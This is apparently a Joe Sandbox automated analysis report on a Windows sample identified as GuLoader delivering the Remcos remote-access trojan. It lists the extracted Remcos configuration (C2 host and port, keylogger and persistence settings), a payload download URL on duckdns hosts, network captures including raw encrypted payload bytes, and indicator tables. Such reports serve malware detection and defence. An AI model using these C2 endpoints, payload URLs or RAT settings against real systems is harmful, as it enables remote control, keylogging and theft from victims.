

JoeSandbox Cloud BASIC



ID: 491400

Sample Name:

DW1VgsgHNU.exe

Cookbook: default.jbs

Time: 14:52:48

Date: 27/09/2021

Version: 33.0.0 White Diamond

Table of Contents

Table of Contents	2
Windows Analysis Report DW1VgsgHNU.exe	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: Remcos	4
Threatname: GuLoader	5
Yara Overview	5
Memory Dumps	5
Sigma Overview	5
Jbx Signature Overview	5
AV Detection:	5
Networking:	6
E-Banking Fraud:	6
System Summary:	6
Data Obfuscation:	6
Malware Analysis System Evasion:	6
Anti Debugging:	6
Stealing of Sensitive Information:	6
Remote Access Functionality:	6
Mitre Att&ck Matrix	6
Behavior Graph	7
Screenshots	7
Thumbnails	7
Antivirus, Machine Learning and Genetic Malware Detection	8
Initial Sample	8
Dropped Files	8
Unpacked PE Files	8
Domains	8
URLs	8
Domains and IPs	9
Contacted Domains	9
Contacted URLs	9
URLs from Memory and Binaries	9
Contacted IPs	9
Public	9
General Information	9
Simulations	10
Behavior and APIs	10
Joe Sandbox View / Context	10
IPs	10
Domains	10
ASN	10
JA3 Fingerprints	11
Dropped Files	11
Created / dropped Files	11
Static File Info	11
General	11
File Icon	12
Static PE Info	12
General	12
Entrypoint Preview	12
Data Directories	12
Sections	12
Resources	12
Imports	12
Version Infos	12
Possible Origin	12
Network Behavior	13
Snort IDS Alerts	13
Network Port Distribution	13
TCP Packets	13
UDP Packets	13
DNS Queries	13
DNS Answers	13
HTTP Request Dependency Graph	13
HTTP Packets	13
Code Manipulations	14
Statistics	14
Behavior	14

System Behavior	14
Analysis Process: DW1VgsgHNU.exe PID: 6420 Parent PID: 4216	14
General	14
Analysis Process: DW1VgsgHNU.exe PID: 2800 Parent PID: 6420	15
General	15
File Activities	15
Registry Activities	15
Key Created	15
Key Value Created	15
Disassembly	15
Code Analysis	15

Windows Analysis Report DW1VgsgHNU.exe

Overview

General Information

Sample Name:

DW1VgsgHNU.exe

Analysis ID:

491400

MD5:

b30b9c1d23026ff..

SHA1:

044ceea8b2fb554.

SHA256:

c54b1a3af48ef7f...

Tags:

exe

RemcosRAT

Infos:

Most interesting Screenshot:

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

GuLoader Remcos

Score:

100

Range:

0 - 100

Whitelisted:

false

Confidence:

100%

Signatures

Found malware configuration

Potential malicious icon found

Multi AV Scanner detection for subm...

GuLoader behavior detected

Yara detected Remcos RAT

Yara detected GuLoader

Hides threads from debuggers

Tries to detect Any.run


C2 URLs / IPs found in malware con...

Machine Learning detection for samp...

Uses dynamic DNS services

Uses 32bit PE files

Classification



Process Tree

System is w10x64

DW1VgsgHNU.exe

(PID: 6420 cmdline: 'C:\Users\user\Desktop\DW1VgsgHNU.exe' MD5: B30B9C1D23026FF24F234A07A557DC83)

DW1VgsgHNU.exe

(PID: 2800 cmdline: 'C:\Users\user\Desktop\DW1VgsgHNU.exe' MD5: B30B9C1D23026FF24F234A07A557DC83)

cleanup

Malware Configuration

Threatname: Remcos

Copyright Joe Security LLC 2021

Page 4 of 15

```
{
  "Host:Port:Password": "dyn-wave.duckdns.org:1144:1dyn-wave.duckdns.org:2404:0",
  "Assigned name": "RemoteHost_NEW",
  "Connect interval": "1",
  "Install flag": "Disable",
  "Setup HKCU\\Run": "Enable",
  "Setup HKLM\\Run": "Disable",
  "Install path": "AppData",
  "Copy file": "remcos.exe",
  "Startup value": "Remcos",
  "Hide file": "Disable",
  "Mutex": "Remcos-2LBKGP",
  "Keylog flag": "0",
  "Keylog path": "AppData",
  "Keylog file": "logs.dat",
  "Keylog crypt": "Disable",
  "Hide keylog file": "Disable",
  "Screenshot flag": "Disable",
  "Screenshot time": "10",
  "Take Screenshot option": "Disable",
  "Take screenshot title": "notepad;solitaire;",
  "Take screenshot time": "5",
  "Screenshot path": "AppData",
  "Screenshot file": "Screenshots",
  "Screenshot crypt": "Disable",
  "Mouse option": "Disable",
  "Delete file": "Disable",
  "Audio record time": "5",
  "Audio path": "AppData",
  "Audio folder": "MicRecords",
  "Connect delay": "0",
  "Copy folder": "Remcos",
  "Keylog folder": "remcos",
  "Keylog file max size": "20000"
}
```

Threatname: GuLoader

```
{
  "Payload URL": "http://dypage.duckdns.org/remcos_d_QUIXV0174"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000019.00000002.767385154.0000000000094 8000.00000004.00000020.sdump	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000001.00000002.499884696.000000000005A 0000.00000040.00000001.sdump	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
Process Memory Space: DW1VgsgHNU.exe PID: 2800	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

💡 Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file
Yara detected Remcos RAT
Machine Learning detection for sample

Networking:

C2 URLs / IPs found in malware configuration
Uses dynamic DNS services

E-Banking Fraud:

Yara detected Remcos RAT

System Summary:

Potential malicious icon found

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Tries to detect Any.run

Anti Debugging:

Hides threads from debuggers

Stealing of Sensitive Information:

GuLoader behavior detected
Yara detected Remcos RAT

Remote Access Functionality:

Yara detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 2	Virtualization/Sandbox Evasion 2	OS Credential Dumping	Security Software Discovery 2 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop or Insecure Network Communication
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Card Swap



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DW1VgsgHNU.exe	20%	Virustotal		Browse
DW1VgsgHNU.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://dypage.duckdns.org/remcos_d_QUIXVO174.bin	0%	Avira URL Cloud	safe	
dyn-wave.duckdns.org	0%	Avira URL Cloud	safe	
http://dypage.duckdns.org/remcos_d_QUIXVO174.bin	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://dypage.duckdns.org/remcos_d_QUBXVO174.binD	0%	Avira URL Cloud	safe	
http://dypage.duckdns.org/remcos_d_QUBXVO174	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dypage.duckdns.org	23.146.242.85	true	true		unknown
dyn-wave.duckdns.org	23.146.241.70	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://dypage.duckdns.org/remcos_d_QUBXVO174.bin	false	Avira URL Cloud: safe	unknown
dyn-wave.duckdns.org	true	Avira URL Cloud: safe	unknown
http://dypage.duckdns.org/remcos_d_QUBXVO174	true	Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.146.241.70	dyn-wave.duckdns.org	Reserved	?	46664	VDI-NETWORKUS	true
23.146.242.85	dypage.duckdns.org	Reserved	?	46664	VDI-NETWORKUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491400
Start date:	27.09.2021
Start time:	14:52:48
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DW1VgsgHNU.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.evad.winEXE@3/0@2/2
EGA Information:	Failed

HDC Information:	- Successful, ratio: 73.1% (good quality ratio 35.6%) - Quality average: 25.5% - Quality standard deviation: 32.4%
HCA Information:	Failed
Cookbook Comments:	- Adjust boot time - Enable AMSI - Found application associated with file extension: .exe - Override analysis time to 240s for sample files taking high CPU consumption
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
23.146.241.70	7HHrcwZjLI.exe	Get hash	malicious	Browse	
23.146.242.85	7HHrcwZjLI.exe	Get hash	malicious	Browse	dypage.duckdns.org/remcos_d_QUBXVO174.bin
	466XoziOLD.exe	Get hash	malicious	Browse	sopage.duckdns.org/Remcos_s_bChlcwVW46.bin
	hVlpEajfIR.exe	Get hash	malicious	Browse	spage.duckdns.org/Remcos_S_tGNeLX139.bin
	0rUkHCgvVf.exe	Get hash	malicious	Browse	dpage.duckdns.org/remcos_d_flqfwC80.bin
	JQPFEy9Ekx.exe	Get hash	malicious	Browse	dyn-bin.duckdns.org/remcos_d_flqfwC80.bin
	http__sowork.duckdns.org_11d_solex.exe	Get hash	malicious	Browse	sol-bin.duckdns.org/Remcos_S_tGNeLX139.bin

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
dypage.duckdns.org	7HHrcwZjLI.exe	Get hash	malicious	Browse	23.146.242.85
dyn-wave.duckdns.org	7HHrcwZjLI.exe	Get hash	malicious	Browse	23.146.241.70

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
VDI-NETWORKUS	7HHrcwZjLI.exe	Get hash	malicious	Browse	23.146.242.85
	466XoziOLD.exe	Get hash	malicious	Browse	23.146.242.85
	hVlpEajfIR.exe	Get hash	malicious	Browse	23.146.242.85
	0rUkHCgvVf.exe	Get hash	malicious	Browse	23.146.242.85
	HxXHmM0T9f.exe	Get hash	malicious	Browse	23.146.242.147
	JQPFEy9Ekx.exe	Get hash	malicious	Browse	23.146.242.85
	http__sowork.duckdns.org_11d_solex.exe	Get hash	malicious	Browse	23.146.242.85
	eXik5mFvet.exe	Get hash	malicious	Browse	23.146.242.94

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	CVEXzxk43s.exe	Get hash	malicious	Browse	23.146.242.94
	yOCBr7SNLJ.exe	Get hash	malicious	Browse	23.146.242.94
	13FIi4deWN.exe	Get hash	malicious	Browse	23.146.242.94
	Payment Notification.exe	Get hash	malicious	Browse	23.146.242.147
	Payment Notification.scr.exe	Get hash	malicious	Browse	23.146.242.147
	Payment Notification.scr.exe	Get hash	malicious	Browse	23.146.242.147
	Request For Quotation.jar	Get hash	malicious	Browse	23.146.242.147
	OvBS76pTyX.exe	Get hash	malicious	Browse	23.146.242.94
	U6lqJJBG8S.exe	Get hash	malicious	Browse	23.146.242.94
	pNyAinWdWJ.exe	Get hash	malicious	Browse	23.146.242.94
	YTVrQC7FhG.exe	Get hash	malicious	Browse	23.146.242.94
	I4eRfFgJG7.exe	Get hash	malicious	Browse	23.146.242.94
VDI-NETWORKUS	7HHrcwZJLI.exe	Get hash	malicious	Browse	23.146.242.85
	466XoziOLD.exe	Get hash	malicious	Browse	23.146.242.85
	hVlpEajfIR.exe	Get hash	malicious	Browse	23.146.242.85
	0rUkHCgvVf.exe	Get hash	malicious	Browse	23.146.242.85
	HxXHmM0T9f.exe	Get hash	malicious	Browse	23.146.242.147
	JQPFEy9Ekx.exe	Get hash	malicious	Browse	23.146.242.85
	http___sowork.duckdns.org_11d_solex.exe	Get hash	malicious	Browse	23.146.242.85
	eXik5mFvet.exe	Get hash	malicious	Browse	23.146.242.94
	CVEXzxk43s.exe	Get hash	malicious	Browse	23.146.242.94
	yOCBr7SNLJ.exe	Get hash	malicious	Browse	23.146.242.94
	13FIi4deWN.exe	Get hash	malicious	Browse	23.146.242.94
	Payment Notification.exe	Get hash	malicious	Browse	23.146.242.147
	Payment Notification.scr.exe	Get hash	malicious	Browse	23.146.242.147
	Payment Notification.scr.exe	Get hash	malicious	Browse	23.146.242.147
	Request For Quotation.jar	Get hash	malicious	Browse	23.146.242.147
	OvBS76pTyX.exe	Get hash	malicious	Browse	23.146.242.94
	U6lqJJBG8S.exe	Get hash	malicious	Browse	23.146.242.94
	pNyAinWdWJ.exe	Get hash	malicious	Browse	23.146.242.94
	YTVrQC7FhG.exe	Get hash	malicious	Browse	23.146.242.94
	I4eRfFgJG7.exe	Get hash	malicious	Browse	23.146.242.94

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.693618961961531
TrID:	- Win32 Executable (generic) a (10002005/4) 99.15% - Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% - Generic Win/DOS Executable (2004/3) 0.02% - DOS Executable Generic (2002/1) 0.02% - Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	DW1VgsgHNU.exe
File size:	184320

General

MD5:	b30b9c1d23026ff24f234a07a557dc83
SHA1:	044ceea8b2fb554e2fdd7bcf4d695dded3a58d3b
SHA256:	c54b1a3af48ef7f70434b9e90c33b4bcdccfbd20339d8164e34957890c67f888
SHA512:	80f9e5c0df30a6937450a35531b5be188c98a911703c30c64575b1f6707ebee98643f0166e689fa54ee5e17c232b9825fcdc6d13cb62ad89f22ef6883124bc3
SSDEEP:	3072:aTN6q3h21LWcznBUcxYIBpafjJJUB/yu0d/eWjUUqdj/WHA:aTyttVBwbbGyjeWjp
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....\$.....#...B...B ...B..L^..B...`...B...d...B..Rich.B.....PE..L.....xH.....0.....@.....

File Icon

	
Icon Hash:	20047c7c70f0e004

Static PE Info

General

Entrypoint:	0x401460
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x487895E2 [Sat Jul 12 11:30:42 2008 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	831c9926df4754b736e1ca092f4fb7e7

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x29864	0x2a000	False	0.506946382068	data	6.92804161947	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x2b000	0x11e8	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x2d000	0xbea	0x1000	False	0.253173828125	data	3.21209329916	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
--------------------------------	----------------------------------	-----

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-14:57:47.315553	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	49958	8.8.8.8	192.168.2.7
09/27/21-14:57:48.635027	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50860	8.8.8.8	192.168.2.7

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 14:57:47.200725079 CEST	192.168.2.7	8.8.8.8	0xd3d3	Standard query (0)	dypage.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 14:57:48.519510984 CEST	192.168.2.7	8.8.8.8	0xe898	Standard query (0)	dyn-wave.duckdns.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 14:57:47.315552950 CEST	8.8.8.8	192.168.2.7	0xd3d3	No error (0)	dypage.duckdns.org		23.146.242.85	A (IP address)	IN (0x0001)
Sep 27, 2021 14:57:48.635026932 CEST	8.8.8.8	192.168.2.7	0xe898	No error (0)	dyn-wave.duckdns.org		23.146.241.70	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

dypage.duckdns.org
--

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49892	23.146.242.85	80	C:\Users\user\Desktop\DW1VgsgHNU.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 14:57:47.465127945 CEST	8143	OUT	GET /remcos_d_QUIBXVO174.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: dypage.duckdns.org Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 14:57:47.578341961 CEST	8144	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Sun, 26 Sep 2021 08:30:43 GMT Accept-Ranges: bytes ETag: "119dacbb0b2d71:0" Server: Microsoft-IIS/8.5 Date: Mon, 27 Sep 2021 12:57:47 GMT Content-Length: 469056 Data Raw: 85 72 65 da fa 84 5d ef 15 48 c7 41 95 63 98 4c 63 5c 6a c2 3d 2e 3a e3 ec 0a 1a e6 db fd dd c6 fc 00 3b 08 52 f8 0f c5 51 c6 12 00 b4 f2 2d 4e 7c 5c d4 19 c5 66 d6 f6 9f 3d 55 40 d3 5a 1a 51 5a d4 5a b4 d7 4e 5d 9c c8 d6 64 64 7a 23 4e b3 10 1b 3f a3 f8 15 94 93 f4 27 de 3a 43 d1 26 a4 f0 36 5e ef 78 e6 dd 4b 1f 40 e0 5b 05 12 8e e3 b3 6a a2 48 8d fe 13 86 0f 01 3b e4 e7 fd 24 3b ff 58 78 e6 91 3f 5c 9d 54 a0 ce 0d 92 64 eb 2a a5 20 4e 5b af bc 28 bf fd 7a be ad ff 17 f6 14 28 9a 4e e8 85 5c 75 ba f0 cb c4 71 50 13 15 48 bb a5 eb 21 ea 51 9b 09 ed 8f 8a 15 22 80 64 de 02 97 bf eb 22 b7 53 85 85 5a ef 47 43 0f 28 50 b0 b6 89 91 4a ee da 68 54 01 3a 07 44 0b 84 c7 5d 03 b4 2c d3 60 48 3a 57 8a 60 f0 13 1b 25 b2 dd 4f 24 c9 5c d8 f8 1a 16 55 10 a7 0e b2 54 2f a0 98 39 61 7b f9 b4 7c f8 42 d5 70 8f e6 76 71 ef 68 15 89 cd 1e 6d c2 b9 63 39 60 81 3b 84 83 e6 65 a4 60 1c f9 40 62 30 ec 9b 64 2f 73 33 54 d5 d7 b0 18 f1 a5 0d ac f0 83 ad 9f 76 4d 5d b4 c2 61 85 30 38 73 17 4b a0 a1 b5 65 79 f0 61 e1 60 a1 1e d1 24 bd b4 05 19 90 e9 05 d7 44 28 e4 97 cd ac fc aa 02 9f 88 c3 a4 c3 72 50 c0 fb d6 27 91 93 b6 64 e7 f7 e7 5d b9 e7 98 74 69 ba 95 5e 8b b2 e6 26 eb 31 e7 d8 dd 04 f3 55 41 c1 a2 41 92 b2 9e 38 57 6f 03 59 51 3c 1c 24 99 eb 85 2d 95 35 b2 95 38 b4 f4 5d 94 d2 1d de 01 ad cd 3b cd f0 c3 c1 7c cd ac e1 25 d4 79 b4 d3 9f 42 16 8c 4f 82 14 1d cd cf 60 8b f5 35 b4 40 ad 45 eb 32 6c 64 9a 18 41 3a 7c ce a2 35 9e 80 48 d5 d8 4b 8f 6d 11 8b 11 1f dc 9c 34 8c 45 89 b9 da 0b 2d d3 5f 03 2f 66 57 90 b3 e5 a2 3e 8f db af 0c 26 ed 66 f2 8b 4d 0d be 3c 01 c0 bf 4a cf 3b d0 a2 24 27 c7 e2 f3 f7 6c cc c5 4f 95 fc 69 f4 6a 33 21 ae 79 46 9f 63 df c5 d9 35 fd 2d 91 95 fa be eb 65 d4 8e 88 e0 49 61 c8 e5 c1 64 11 56 d2 78 da 5a a0 ef fe fb d1 e7 99 25 8e 71 ac 71 67 5f ac 3b a4 01 98 3b af 3a 18 4 a e4 d1 09 01 df 3d 19 a6 2e 59 36 06 18 54 61 eb f4 7c 87 8f bf 74 1d 6e 45 de e3 8f c9 1d e8 64 86 8c c7 3f dc 31 83 17 1d a6 3a d1 d7 f7 1e 7f c5 f6 0f 47 9e fe e7 1c f6 9e fd 3e 12 b3 cb 57 60 c0 45 25 5f fb 5a 3d 19 ce a8 92 df 6b a1 6e 22 77 86 43 ec 70 7c 59 19 0d 5a 2d 62 c1 86 84 07 26 e3 fe 87 ff 40 fe f5 66 3b ec 6d 00 4c cc 91 69 ae d5 bd 75 a6 d5 8a 18 6f 66 20 93 e6 a1 6b 9b ac f5 34 83 6e b9 05 67 e8 ba 9a c9 75 cf e9 ba 3a 64 69 73 d2 14 2f cf 59 ce 2c 87 0b f5 22 c6 d3 3e 21 99 83 04 bd af fb 74 72 3d f1 bf d5 f5 73 1a f6 51 a8 e5 ed fb f7 3c 18 70 a3 a7 52 e4 41 cf bd f1 69 d6 d1 b9 4e 81 72 b4 2e 38 50 9e 73 f7 49 ee 52 35 1b 3e c4 0c da 83 50 12 b1 a0 8a 06 40 d2 4b 4b 80 be 32 9f ff c1 fa ed ec ac 2c d8 a9 18 d2 69 c8 86 30 ee 1a e1 61 08 2a 4a 37 dd 5a 48 41 d5 ac fa 8a e8 f1 49 f8 81 30 c4 c9 00 30 70 0b 57 5b 99 cb 09 e5 4f a2 fa c8 52 f2 5a 4e 80 dd 89 ad 4d 26 2f f7 72 18 24 b7 38 b5 02 e7 17 2e f3 f9 56 40 ce 8f 79 5b af c8 0c 15 17 8e ca b4 d4 4e 5d 9c cc d6 64 64 85 dc 4e b3 a8 1b 3f a3 f8 15 94 93 b4 27 de 3a 43 d1 26 a4 f0 36 5e ef 78 e6 dd 4b 1f 40 e0 5b 05 12 8e e3 b3 6a a2 48 8d fe 13 86 0f 01 3b e4 f7 fc 24 3b f1 47 c2 e8 91 8b 55 50 75 18 cf 41 5f 45 bf 42 cc 53 6e 2b dd d3 4f cd 9c 17 9e ce 9e 79 98 7b 5c ba 2c 8d a5 2e 00 d4 d0 a2 aa 51 14 5c 46 68 d6 ca 8f 44 c4 5c 96 03 c9 8f 8a 15 22 80 64 de a8 14 fd db cc 55 7f e6 6b b8 c3 24 ad ed 04 33 ea c8 54 f2 b6 0c f6 0b 0e 7f e5 64 0b e9 a8 a4 07 c4 8a 8f 65 82 8c 3a bf Data Ascii: re]HAcLc\j=-.;;RQ-N f=U@ZQZZN]ddz#N?:C&6^xK@[jH;\$;Xx?lTd* N[(z(NnuqPHlIQ"d"SZGC(PJht:D], 'H:W'%O\$\\UT/9a{[Bpvqhmc9';e '@b0d/s3TvM]a08sKeya`\$D(rP'd tr^&1UAA8WoYQ<\$-58]; %yBO'5@E2ldA:[5HKm4E-_/ fW>&fM<J;\$!Oij3lyFc5-eladVxZ%qqg_;;;J=.Y6Ta tnEd?1:G>W'E%_Z=kn^wCp YZ-b&@f;mLiuf k4ngu:dis/Y,">ltr =sQ<pRAiNr.8PsiR5>P@KK2,i0a*J7ZHAI00pW[ORZNM&/r\$8.V@y[N]ddN?:C&6^xK@[jH;\$;GUPuA_EBSn+Oy{\ .,QlFhDl"dUk\$3Tde:

Code Manipulations

Statistics

Behavior

 Click to jump to process

System Behavior

Analysis Process: DW1VgsgHNU.exe PID: 6420 Parent PID: 4216

General	
Start time:	14:53:45
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\DW1VgsgHNU.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\DW1VgsgHNU.exe'
Imagebase:	0x400000

File size:	184320 bytes
MD5 hash:	B30B9C1D23026FF24F234A07A557DC83
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.499884696.00000000005A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: DW1VgsgHNU.exe PID: 2800 Parent PID: 6420

General

Start time:	14:55:44
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\DW1VgsgHNU.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\DW1VgsgHNU.exe'
Imagebase:	0x400000
File size:	184320 bytes
MD5 hash:	B30B9C1D23026FF24F234A07A557DC83
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000019.00000002.767385154.0000000000948000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Disassembly

Code Analysis